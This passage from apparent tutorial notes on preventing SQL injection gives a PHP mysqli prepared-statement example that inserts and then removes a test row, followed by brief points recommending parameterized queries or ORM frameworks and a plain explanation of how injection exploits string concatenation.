There also may be some performance benefits if this prepared query is reused multiple times (it only has to be parsed *once*), but this is minor compared to the **enormous** security benefits. This is probably the single most important step one can take to secure a web application.

```
<?php
$mysqli  = new mysqli('localhost', 'user', 'password', 'world');

/* check connection */
if (mysqli_connect_errno()) {
        printf("Connect failed: %s\n", mysqli_connect_error());
        exit();
}

$stmt = $mysqli->prepare("INSERT INTO CountryLanguage VALUES (?, ?, ?, ?)");
$stmt->bind_param('sssd', $code, $language, $official, $percent);              //  ‘sssd’ specifies format

$code = 'DEU';
$language = 'Bavarian';
$official = "F";
$percent = 11.2;

/* execute prepared statement */
$stmt->execute();

printf("%d Row inserted.\n", $stmt->affected_rows);

/* close statement and connection */
$stmt->close();

/* Clean up table CountryLanguage */
$mysqli->query("DELETE FROM CountryLanguage WHERE Language='Bavarian'");
printf("%d Row deleted.\n", $mysqli->affected_rows);

/* close connection */
$mysqli->close();
?>
```

References:

http://devzone.zend.com/article/686

http://unixwiz.net/techtips/sql-injection.html

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL query
    - Planned ahead control flow
  - Use Object-Relational Mapping (ORM) framework
    - And typing in method calls

SQL injection Conclusion

- SQL injection is a technique for exploiting applications that use relational databases as their back end.
- Applications compose SQL statements and send them to the database.
- SQL injection uses the fact that many of these applications concatenate the fixed part of SQL statement with user-supplied data that forms WHERE predicates or additional sub-queries.

- Further references (attacks, evading IDS, etc.): https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-joseph_mccray-adv_sql_injection.pdf